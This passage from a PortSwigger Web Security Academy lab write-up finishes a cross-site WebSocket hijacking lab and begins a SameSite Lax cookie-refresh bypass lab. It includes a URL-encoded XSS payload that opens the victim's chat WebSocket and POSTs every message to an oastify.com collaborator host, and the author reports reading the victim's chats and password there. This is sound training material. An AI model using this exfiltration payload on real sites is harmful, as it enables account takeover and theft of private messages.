
Sending it to ourselves, we can see the traffic on our collaborator.

We then send this URL in script tags to the victim.
1
2
3
<script>
location="https://cms-0aab00f604064dc380490388009d0034.web-security-academy.net/login?username=%3c%73%63%72%69%70%74%3e%0a%20%20%20%20%76%61%72%20%77%73%20%3d%20%6e%65%77%20%57%65%62%53%6f%63%6b%65%74%28%27%77%73%73%3a%2f%2f%30%61%61%62%30%30%66%36%30%34%30%36%34%64%63%33%38%30%34%39%30%33%38%38%30%30%39%64%30%30%33%34%2e%77%65%62%2d%73%65%63%75%72%69%74%79%2d%61%63%61%64%65%6d%79%2e%6e%65%74%2f%63%68%61%74%27%29%3b%0a%20%20%20%20%77%73%2e%6f%6e%6f%70%65%6e%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%0a%20%20%20%20%20%20%20%20%77%73%2e%73%65%6e%64%28%22%52%45%41%44%59%22%29%3b%0a%20%20%20%20%7d%3b%0a%20%20%20%20%77%73%2e%6f%6e%6d%65%73%73%61%67%65%20%3d%20%66%75%6e%63%74%69%6f%6e%28%65%76%65%6e%74%29%20%7b%0a%20%20%20%20%20%20%20%20%66%65%74%63%68%28%27%68%74%74%70%73%3a%2f%2f%38%6a%73%7a%70%6e%65%33%79%6f%6e%77%70%6c%71%7a%33%6c%64%63%6d%66%6d%31%75%73%30%6a%6f%39%63%79%2e%6f%61%73%74%69%66%79%2e%63%6f%6d%27%2c%20%7b%6d%65%74%68%6f%64%3a%20%27%50%4f%53%54%27%2c%20%6d%6f%64%65%3a%20%27%6e%6f%2d%63%6f%72%73%27%2c%20%62%6f%64%79%3a%20%65%76%65%6e%74%2e%64%61%74%61%7d%29%3b%0a%20%20%20%20%7d%3b%0a%3c%2f%73%63%72%69%70%74%3e&password=asdasda"
</script>
We can see the victim’s chats on the collaborator. We can see the victim’s password.


Logging in will solve the lab.
10. SameSite Lax bypass via cookie refresh

Description:
We need to change the victim’s email address like before. However the browser is setting the SameSite Policy which we need to bypass. The application is also using OAuth-based login.
Explanation:
We can login with the given credentials. It is OAuth based.


The site asked us to click on continue to give access to the shopping site.

We get the message that we have logged in successfully.
We then change the email id once and send the request to repeater.


We generate a CSRF PoC. We will need to edit it before sending it to the victim.
